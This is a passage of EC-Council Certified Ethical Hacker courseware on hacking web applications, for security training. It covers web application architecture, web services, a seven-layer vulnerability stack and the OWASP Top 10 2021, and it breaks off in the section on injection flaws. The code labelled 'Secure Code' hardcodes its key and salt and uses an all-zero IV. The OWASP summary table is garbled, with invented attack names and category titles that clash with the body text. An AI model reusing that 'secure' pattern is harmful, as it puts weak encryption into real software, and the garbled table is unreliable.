

Module 14

Hacking Web Applications

**EC-Council
Official Curricula**

EC-Council C|EH™

Certified Ethical Hacker

Architect Johan

Learning Objectives

- 01 Summarize Web Application Concepts
- 02 Demonstrate Web Application Threats
- 03 Explain Web Application Hacking Methodology
- 04 Explain Web API and Webhooks
- 05 Summarize the Techniques used in Web Application Security

© 2019 EC-Council. All Rights Reserved. Reproduction in Whole or in Part Without Prior Written Approval is Strictly Prohibited.

Learning Objectives

The evolution of the Internet and web technologies, combined with rapidly increasing Internet connectivity, has led to the emergence of a new business landscape. Web applications are an integral component of online businesses. Everyone connected via the Internet is using various web applications for different purposes, including online shopping, email, chats, and social networking.

Web applications are becoming increasingly vulnerable to more sophisticated threats and attack vectors. This module will familiarize you with various web applications and web attack vectors as well as how to protect an organization's information resources from them. It describes the general web application hacking methodology that most attackers use to exploit a target system. Ethical hackers can use this methodology to assess their organization's security against web application attacks. This module will also familiarize you with web API and webhook concepts as well as hacking. In addition, it discusses several tools that are useful in different stages of web application security assessment.

At the end of this module, you will be able to:

- Describe web application concepts
- Perform various web application attacks
- Describe the web application hacking methodology
- Use different web application hacking tools
- Explain web API and webhook concepts
- Understand how to hack web applications via web API

- Adopt countermeasures against web application attacks
- Use different web application security testing tools

Architect Johan

3 - Module M | Hacking Web Applications

EC-Council C|EH™

Objective ①

Summarize Web Application Concepts


© 2019 EC-Council. All Rights Reserved. Reproduction in Whole or in Part is Prohibited. Visit www.ec-council.org

Web Application Concepts

This section describes the basic concepts associated with web applications vis-à-vis security concerns—their components, how they work, their architecture, and so on. Furthermore, it provides insights into web services and vulnerability stacks.

Introduction to Web Applications

- Web applications provide an **interface between end users and web servers** through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser.
- Though web applications enforce certain **security policies**, they are vulnerable to various attacks such as SQL injection, cross-site scripting, and session hijacking.



Introduction to Web Applications

Web applications are software programs that run on web browsers and act as the interface between users and web servers through web pages. They enable the users to request, submit, and retrieve data to/from a database over the Internet by interacting through a user-friendly graphical user interface (GUI). Users can input data via a keyboard, mouse, or touch interface depending on the device they are using to access the web application. Based on browser-supported programming languages such as JavaScript, HTML, and CSS, web applications work in combination with other programming languages such as SQL to access data from the databases.

Web applications are developed as dynamic web pages, and they allow users to communicate with servers using server-side scripts. They allow users to perform specific tasks such as searching, sending emails, connecting with friends, online shopping, and tracking and tracing. Furthermore, there are several desktop applications that provide users with the flexibility to work with the Internet.

Entities develop various web applications to offer their services to users via the Internet. Whenever users need to access such services, they can request them by submitting the Uniform Resource Identifier (URI) or Uniform Resource Locator (URL) of the web application in a browser. The browser passes this request to the server, which stores the web application data and displays it in the browser. Some popular web servers are Microsoft IIS, Apache HTTP Server, H2O, LiteSpeed, Cherokee, etc.

Increasing Internet usage and expanding online businesses have accelerated the development and ubiquity of web applications across the globe. A key factor in the adoption of web applications for business purposes is the multitude of features that they offer. Moreover, they are secure and relatively easy to develop. In addition, they offer better services than many computer-based software applications and are easy to install, maintain, and update.

The advantages of web applications are listed below:

- As they are independent of the operating system, their development and troubleshooting are easy and cost-effective.
- They are accessible anytime and anywhere using a computer with an Internet connection.
- The user interface is customizable, making it easy to update.
- Users can access them on any device having an Internet browser, including PDAs, smartphones, etc.
- Dedicated servers, monitored and managed by experienced server administrators, store all the web application data, allowing developers to increase their workload capacity.
- Multiple locations of servers not only increase physical security but also reduce the burden of monitoring thousands of desktops using the program.
- They use flexible core technologies, such as JSP, Servlets, Active Server Pages, SQL Server, .NET, and scripting languages, which are scalable and support even portable platforms.

Although web applications enforce certain security policies, they are vulnerable to various attacks such as SQL injection, cross-site scripting, and session hijacking.

How Web Applications Work

The main function of web applications is to fetch user-requested data from a database. When a user clicks or enters a URL in a browser, the web application immediately displays the requested website content in the browser.

This mechanism involves the following steps:

- First, the user enters the website name or URL in the browser. Then, the user's request is sent to the web server.
- On receiving the request, the web server checks the file extension:
 - If the user requests a simple web page with an HTM or HTML extension, the web server processes the request and sends the file to the user's browser.
 - If the user requests a web page with an extension that needs to be processed at the server side, such as php, asp, and cfm, then the web application server must process the request.
- Therefore, the web server passes the user's request to the web application server, which processes the user's request.
- The web application server then accesses the database to perform the requested task by updating or retrieving the information stored on it.
- After processing the request, the web application server finally sends the results to the web server, which in turn sends the results to the user's browser.




Figure 14.1: Working of web applications

Web Application Architecture

Web applications run on web browsers and use a set of server-side scripts (Java, C#, Ruby, PHP, etc.) and client-side scripts (HTML, JavaScript, etc.) to execute the application. The working of the web application depends on its architecture, which includes hardware and software that perform tasks such as reading the request as well as searching, gathering, and displaying the required data.

The web application architecture includes different devices, web browsers, and external web services that work with different scripting languages to execute the web application. It consists of three layers:

1. Client or presentation layer
2. Business logic layer
3. Database layer

The client or presentation layer includes all physical devices present on the client side, such as laptops, smartphones, and computers. These devices feature operating systems and compatible browsers, which enable users to send requests for required web applications. The user requests a website by entering a URL in the browser, and the request travels to the web server. The web server then responds to the request and fetches the requested data; the application finally displays this response in the browser in the form of a web page.

The “business logic” layer itself consists of two layers: the web-server logic layer and the business logic layer. The web-server logic layer contains various components such as a firewall, an HTTP request parser, a proxy caching server, an authentication and login handler, a resource handler, and a hardware component, e.g., a server. The firewall offers security to the content, the HTTP request parser handles requests coming from clients and forwards responses to them, and the resource handler is capable of handling multiple requests simultaneously. The web-server logic layer contains code that reads data from the browser and returns the results (e.g., IIS Web Server, Apache Web Server).

The business logic layer includes the functional logic of the web application, which is implemented using technologies such as .NET, Java, and “middleware”. It defines the flow of

data, according to which the developer builds the application using programming languages. It stores the application data and integrates legacy applications with the latest functionality of the application. The server needs a specific protocol to access user-requested data from its database. This layer contains the software and defines the steps to search and fetch the data.

The database layer consists of cloud services, a B2B layer that holds all the commercial transactions, and a database server that supplies an organization's production data in a structured form (e.g., MS SQL Server, MySQL server).




Figure 14.2: Web Application Architecture.

Web Services

A web service is an application or software that is deployed over the Internet. It uses a standard messaging protocol (such as SOAP) to enable communication between applications developed on different platforms. For instance, Java-based services can interact with PHP applications. These web-based applications are integrated with SOAP, UDDI, WSDL, and REST across the network.

Web Service Architecture

A web service architecture describes the interactions among the service provider, service requester, and service registry. These interactions consist of three operations, namely publish, find, and bind. All these roles and operations work together on web service artifacts known as software modules (services) and their descriptions.

Service providers offer web services. They deploy and publish service descriptions of a web service to a service registry. Requesters find these descriptions from the service registry and use them to bind with the web service provider and invoke the web service implementation.

There are three roles in a web service:

- **Service Provider:** It is a platform from where services are provided.
- **Service Requester:** It is an application or client that is seeking a service or trying to establish communication with a service. In general, the browser is a requester, which invokes the service on behalf of a user.
- **Service Registry:** It is the place where the provider loads service descriptions. The service requester discovers the service and retrieves binding data from the service descriptions.

There are three operations in a web service architecture:

- **Publish:** During this operation, service descriptions are published to allow the requester to discover the services.
- **Find:** During this operation, the requester tries to obtain the service descriptions. This operation can be processed in two different phases: obtaining the service interface description at development time and obtain the binding and location description calls at run time.
- **Bind:** During this operation, the requester calls and establishes communication with the services during run time, using binding data inside the service descriptions to locate and invoke the services.

There are two artifacts in a web service architecture:

- **Service:** It is a software module offered by the service provider over the Internet. It communicates with the requesters. At times, it can also serve as a requester, invoking other services in its implementation.
- **Service Description:** It provides interface details and service implementation details. It consists of all the operations, network locations, binding details, datatypes, etc. It can be stored in a registry and invoked by the requester.




Figure 14.3: Web Service Architecture

Characteristics of Web Services

- **XML-based:** Web services use XML for data representation and transportation. XML usage can avoid OS, networking, or platform binding. Applications that provide web services are highly interoperable.
- **Coarse-grained service:** In web services, some objects contain a massive amount of information and offer greater functionality than fine-grained services. A coarse-grained service is a combination of multiple fine-grained services.
- **Loosely coupled:** Web services support a loosely coupled approach for interconnecting systems. The interaction between the systems can occur via the web API by sending XML messages. The web API incorporates a layer of abstraction for the infrastructure to make the connection flexible and adaptable.
- **Asynchronous and synchronous support:** Synchronous services are called by users who wait for a response, whereas asynchronous services are called by users who do not wait for a response. RPC-based messages and document-based messages are often used for synchronous and asynchronous web services. Synchronous and asynchronous endpoints are implemented using servlets, SOAP/XML, and HTTP.
- **RPC support:** Web services support remote procedure calls (RPC) similarly to traditional applications.

Types of Web Services

Web services are of two types:

- **SOAP web services**

The Simple Object Access Protocol (SOAP) defines the XML format. XML is used to transfer data between the service provider and the requester. It also determines the procedure to build web services and enables data exchange between different programming languages.

- **RESTful web services**

REpresentational State Transfer (RESTful) web services are designed to make the services more productive. They use many underlying HTTP concepts to define the services. It is an architectural approach rather than a protocol like SOAP.

Components of Web Service Architecture:

- **UDDI:** Universal Description, Discovery, and Integration (UDDI) is a directory service that lists all the services available.
- **WSDL:** Web Services Description Language is an XML-based language that describes and traces web services.
- **WS-Security:** Web Services Security (WS-Security) plays an important role in securing web services. It is an extension of SOAP and aims to maintain the integrity and confidentiality of SOAP messages as well as to authenticate users.

There are other important features/components of the web service architecture, such as WS-Work Processes, WS-Policy, and WS Security Policy, which play an important role in communication between applications.

Vulnerability Stack

One maintains and accesses web applications through various levels that include custom web applications, third-party components, databases, web servers, operating systems, networks, and security. All the mechanisms or services employed at each layer enable the user to access the web application securely. When considering web applications, the organization considers security as a critical component because web applications are major sources of attacks. The vulnerability stack shows various layers and the corresponding elements/mechanisms/services that make web applications vulnerable.




Figure 14.4: Vulnerability Stack

Attackers exploit the vulnerabilities of one or more elements among the seven levels to gain unrestricted access to an application or the entire network.

- **Layer 7**

If an attacker finds vulnerabilities in the business logic (implemented using languages such as .NET and Java), he/she can exploit these vulnerabilities by performing input validation attacks such as XSS.

- **Layer 6**

Third-party components are services that integrate with the website to achieve certain functionality (e.g., Amazon.com targeted by an attacker is the main website; citrix.com is a third-party website).

When customers choose a product to buy, they click on the Buy/Checkout button. This redirects them to their online banking account through a payment gateway. Third-party websites such as citrix.com offer such payment gateways. Attackers might exploit such redirection and use it as a medium/pathway to enter Amazon.com and exploit it.

- **Layer 5**

Web servers are software programs that host websites. When users access a website, they send a URL request to the web server. The server parses this request and responds with a web page that appears in the browser. Attackers can perform footprinting on a web server that hosts the target website and grab banners that contain information such as the web server name and its version. They can also use tools such as Nmap to gather such information. Then, they might start searching for published vulnerabilities in the CVE database for that particular web server or service version number and exploit any that they find.

- **Layer 4**

Databases store sensitive user information such as user IDs, passwords, phone numbers, and other particulars. There could be vulnerabilities in the database of the target website. These vulnerabilities can be exploited by attackers using tools such as sqlmap to gain control of the target's database.

- **Layer 3**

Attackers scan an operating system to find open ports and vulnerabilities, and they develop viruses/backdoors to exploit them. They send malware through the open ports to the target machine; by running such malware, they can compromise the machine and gain control over it. Later, they try to access the databases of the target website.

- **Layer 2**

Routers/switches route network traffic only to specific machines. Attackers flood these switches with numerous requests that exhaust the CAM table, causing it to behave like a hub. Then, they focus on the target website by sniffing data (in the network), which can include credentials or other personal information.

- **Layer 1**

IDS and IPS raise alarms if any malicious traffic enters a target machine or server. Attackers adopt evasion techniques to circumvent such systems so that they do not trigger any alarm while exploiting the target.



Web Application Threats

Attackers attempt various application-level attacks to compromise the security of web applications to commit fraud or steal sensitive information. This section discusses the various types of threats and attacks against the vulnerabilities of web applications.

OWASP Top 10 Application Security Risks - 2021

A01 – Broken Access Control	<ul style="list-style-type: none">✓ Directory Traversal✓ Hidden Field Manipulation	A06 – Vulnerable and Outdated Components	<ul style="list-style-type: none">✓ Remote Exploit✓ Majoroot Attack✓ Bulk Overflow
A02 – Cryptographic Failures	<ul style="list-style-type: none">✓ Double Encoding / NOVONCE Attack✓ Same-Site Cookies✓ Poor-Encrypted Alarms	A07 – Identification and Authentication Failures	<ul style="list-style-type: none">✓ Cross-Site Request Forgery✓ Clickjacking Prevention✓ Cookie Sniffing
A03 – Injection	<ul style="list-style-type: none">✓ SQL Injection✓ Command Injection✓ LAMP Injection <p><small>Web API Considerations: SQL Injection, PII, InValid ID, SQL Injection</small></p>	A08 – Software and Data Integrity Failures	<ul style="list-style-type: none">✓ Insecure Configuration✓ Unaudited Plugins and Frameworks✓ Malicious Host Attack✓ Denial of Service (DoS)
A04 – Broken Object Design	<ul style="list-style-type: none">✓ Backend Logic Errors✓ CAPTCHA Attacks <p><small>Attackers can use logic errors to bypass CAPTCHA or other security measures.</small></p>	A09 – Security Logging and Monitoring Failures	<ul style="list-style-type: none">✓ Web Service Attacks
A05 – Security Misconfiguration	<ul style="list-style-type: none">✓ XML External Entity (XXE) Attack✓ Unintended Features and Permissions	A10 – Server-Side Request Forgery (SSRF)	<ul style="list-style-type: none">✓ Exploiting an SSRF✓ Cross Site Request Forgery (CSRF)

Source: EC-Council, A|EH® Certified Ethical Hacker Version 1.0 | © 2021 EC-Council. All rights reserved. This document is for personal use only. Any unauthorized distribution is strictly prohibited.

<https://owasp.org>

OWASP Top 10 Application Security Risks – 2021

Source: <https://owasp.org>

OWASP is an international organization that maintains a list of the top 10 vulnerabilities and flaws of web applications. The latest OWASP top 10 application security risks are as follows.

- **A01 – Broken Access Control**

This vulnerability is related to improperly enforced restrictions on the actions of authenticated users. Attackers can exploit these flaws to access unauthorized functionality and/or data such as access to other user accounts, viewing of sensitive files, modifications to other user data, and changes to access rights.

Attacks that fall under this category include:

- Directory Traversal
- Hidden Field Manipulation

- **A02 – Cryptographic Failures**

Many web applications and APIs do not properly protect sensitive data, such as financial data, healthcare data, and personally identifiable information (PII). Moreover, many application developers fail to implement strong cryptographic keys, use old keys, or fail to enforce proper key management. In such cases, sensitive data can be transmitted in cleartext through HTTP. Attackers can leverage this flaw to steal or modify such weakly protected data to perform credit-card fraud, identity theft, or other crimes. Sensitive data require extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with a browser.

Attacks that fall under this category include:

- Cookie Snooping
- RC4 NOMORE Attack
- Same-Site Attack
- Pass-the-Cookie Attack

▪ **A03 – Injection**

Injection flaws, such as SQL command injection and LDAP injection, occur when untrusted data are sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

Attacks that fall under this category include:

- SQL Injection
- Command Injection
- LDAP Injection
- Cross-Site Scripting (XXS)
- Buffer Overflow

▪ **A04 – Insecure Design**

During application development, if security controls are not properly implemented considering the latest business risks, various design flaws may occur. These design flaws can compromise the integrity, confidentiality, and authenticity of data. Attackers can exploit these flaws to perform session hijacking, credential theft, spoofing, and other types of MITM attacks.

Attacks that fall under this category include:

- Business Logic Bypass Attack
- Web-based Timing Attacks
- CAPTCHA Attacks
- Platform Exploits

▪ **A05 – Security Misconfiguration**

Security misconfiguration is the most common issue in web security, which is due in part to manual or ad hoc configuration (or no configuration at all); insecure default configurations; open S3 buckets; misconfigured HTTP headers; error messages containing sensitive information; and failure to patch or upgrade systems, frameworks, dependencies, and components in a timely manner (or at all).

Many older or poorly configured XML processors evaluate external entity references within XML documents. External entities can disclose internal files using the file URI

handler, internal SMB file shares on unpatched Windows servers, internal port scanning, remote code execution, or DoS attacks such as the billion laughs attack.

Attacks that fall under this category include:

- XML External Entity (XXE) Attack
- Unvalidated Redirects and Forwards
- Directory Traversal
- Hidden Field Manipulation

▪ **A06 – Vulnerable and Outdated Components**

Components such as libraries, frameworks, and other software modules run with the same privileges as the application. The software components need to be updated or patched in a timely manner based on the current risks, failing which they can leave serious vulnerabilities as they become outdated. An attack exploiting a vulnerable component can cause serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

Attacks that fall under this category include:

- Platform Exploits
- Magecart Attack
- Buffer Overflow

▪ **A07 – Identification and Authentication Failures**

Application functions related to identification, authentication and session management are often implemented incorrectly, allowing attackers to launch brute-forcing, password spraying, and other automated attacks to compromise passwords, keys, or session tokens or to exploit other implementation flaws to assume the identities of other users (temporarily or permanently).

Attacks that fall under this category include:

- Cross-Site Request Forgery
- Cookie/Session Poisoning
- Cookie Snooping

▪ **A08 – Software and Data Integrity Failures**

Many applications are implemented with auto-update features. Such applications may download updates from unauthorized or previously trusted sources without conducting sufficient integrity checks. Attackers can take advantage of this flaw and load their own updates to distribute malware. Moreover, if data are encoded or serialized into an easily understandable format, attackers can alter the data, leading to an insecure deserialization flaw.

Attacks that fall under this category include:

- Insecure Deserialization
- Unvalidated Redirects and Forwards
- Watering Hole Attack
- Denial-of-Service (DoS)
- Buffer Overflow
- Web Service Attacks
- Platform Exploits
- Magecart Attack

- **A09 – Security Logging and Monitoring Failures**

Security logging and monitoring failures occur via insufficient log monitoring, the local storage of logs, inadequate error messages, inappropriate alert mechanisms for failed-login attempts, or applications failing to identify threats in advance. Such vulnerabilities can leak sensitive information that can be leveraged by the attackers to compromise a system or account, tamper with credentials, or destroy data.

Attacks that fall under this category include:

- Web Service Attacks

- **A10 – Server-Side Request Forgery (SSRF)**

Server-Side Request Forgery (SSRF) is a web security vulnerability that arises when remote resources are obtained by an application without verifying the URL entered by the user. Attackers leverage this vulnerability to abuse the functionalities of a server to read or modify internal resources and steal sensitive information by sending malicious requests. SSRF vulnerabilities also allow attackers to send malicious requests to internal systems, even if they are secured by firewalls.

Attacks that fall under this category include:

- Injecting an SSRF Payload
- Cross-Site Port Attack (XSPA)
- DNS Rebinding Attack
- H2C Smuggling Attack

A01 – Broken Access Control

Access control refers to how a web application grants access to create, update, and delete any record/content or function to some privileged users while restricting access to other users. Broken access control is a method by which an attacker identifies a flaw related to access control, bypasses the authentication, and then compromises the network. Access control weaknesses are common because of the lack of automated detection and effective functional

testing by application developers. They allow attackers to act as users or administrators with privileged functions and create, access, update, or delete any record.

According to OWASP 2021 R3 revision, the common vulnerabilities associated with access control are as follows:

- Abusing the least privileges or denying it by default, where everyone gains access to the roles, users, or abilities instead of having specific accessibility.
- Evading the filtering of access controls by changing the URL, API request, an HTML page, or the application state via parameter tampering, force browsing, or any attacking tool .
- Gaining permission to read or modify someone's account through their unique identifier.
- Gaining access to the APIs without the access controls for PUT, POST, and DELETE.
- Escalating privileges, where a user can act as an administrator after logging in.
- Manipulating the metadata; for example, the manipulation of a hidden field or alteration of a JSON Web Token (JWT) access-control token or a cookie for exploiting JWT invalidation or elevating privileges.
- Accessing API via illegitimate sources exploiting cross-origin resource sharing (CORS) misconfiguration .
- Force browsing to privileged or authentic pages as a valid or an invalid user, respectively.




Figure 14.5: Broken access-control attack

A02 – Cryptographic Failures/Sensitive Data Exposure

Web applications need to store sensitive information such as passwords, credit-card numbers, account records, and other authentication information in a database or on a file system. If users do not maintain the proper security of their storage locations, the application may be at risk as attackers can access the storage and misuse the information.

Many web applications do not properly protect their sensitive data from unauthorized users. Web applications use cryptographic algorithms to encrypt data and other sensitive information

that they need to transfer from the server to the client or vice versa. Sensitive data exposure occurs because of flaws such as insecure cryptographic storage and information leakage.

Although the data are encrypted, some cryptographic encryption methods have inherent weaknesses that allow attackers to exploit and steal the data. When an application uses poorly written encryption code to encrypt and store sensitive data in a database, the attacker can easily exploit this flaw to steal or modify weakly protected sensitive data such as credit-cards numbers, SSNs, and other authentication credentials. Thus, they can launch further attacks such as identity theft and credit-card fraud.

Developers can avoid such attacks using algorithms to encrypt sensitive data. At the same time, developers must take precautions to store cryptographic keys securely. If these keys are stored at insecure locations, then attackers can retrieve them easily and decrypt the sensitive data. The insecure storage of keys, certificates, and passwords also allows the attacker to gain access to the web application as a legitimate user. Furthermore, developers must check the randomness of the initialization vectors (IVs) used in the encryption algorithms. Developers should ensure that the IVs are not reused and are generated using secure cipher modes of operation. Moreover, developers must avoid using deprecated hash functions such as MD5 and SHA-1 and deprecated padding methods such as PKCS 1/1.5. Cryptographic failures can cause severe losses to a company. Hence, organizations must protect all their resources such as systems or other network resources from information leakage by employing proper content-filtering mechanisms. Additionally, organizations should ensure that cryptographic error messages and side-channel information do not leave any clue for exploitation.

The screenshots below show poorly encrypted vulnerable code and secure code that is properly encrypted using a secure cryptographic algorithm, respectively.

Vulnerable Code

```
public String encrypt(String plainText) {  
    plainText = plainText.replace("a", "z");  
    plainText = plainText.replace("b", "y");  
    -----  
    return Base64Encoder.encode(plainText); }
```

Figure 14.6: Vulnerable code example

Secure Code

```
private static String sKey = "oooooooooooo0000!!!!";  
private static String salt = "oooooooooooo0000!!!!";  
public static String encrypt(String plaintext) {  
    byte[] iv = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };  
    IvParameterSpec ivspec = new IvParameterSpec(iv);  
    SecretKeyFactory factory = new  
    SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");  
    KeySpec keySpec = new PBEKeySpec(sKey.toCharArray(), salt.getBytes(),  
    65536, 256);  
    SecretKey key = factory.generateSecret(keySpec);  
    SecretKeySpec secretKey = new SecretKeySpec(key.getEncoded(),  
    "AES");  
    Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");  
    cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivspec);  
    byte[] utf8text = plainText.getBytes("UTF-8");  
    byte[] encryptedText = cipher.doFinal(utf8text);  
    return Base64Encoder.encodeToString(encryptedText); }
```

Figure 14.7: Secure code example

A03 – Injection Flaws

Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query. Attackers exploit injection flaws by constructing malicious commands or queries that result in data loss or corruption, lack of accountability, or denial of access. Such flaws are prevalent in legacy code and often found in SQL, LDAP, and XPath queries. They can be easily discovered by application vulnerability scanners and fuzzers.

Attackers inject malicious code, commands, or scripts in the input gates of flawed web applications such that the applications interpret and run the newly supplied malicious input, which in turn allows them to extract sensitive information. By exploiting injection flaws in web applications, attackers can easily read, write, delete, and update any data (i.e., relevant or irrelevant to that particular application). There are many types of injection flaws, some of which are discussed below:

- **SQL Injection:** SQL injection is the most common website vulnerability on the Internet, and it is used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database.

- **Command Injection:** Attackers identify an input validation flaw in an application and exploit the vulnerability by injecting a malicious command in the application to execute supplied arbitrary commands on the host operating system. Thus, such flaws are extremely dangerous.
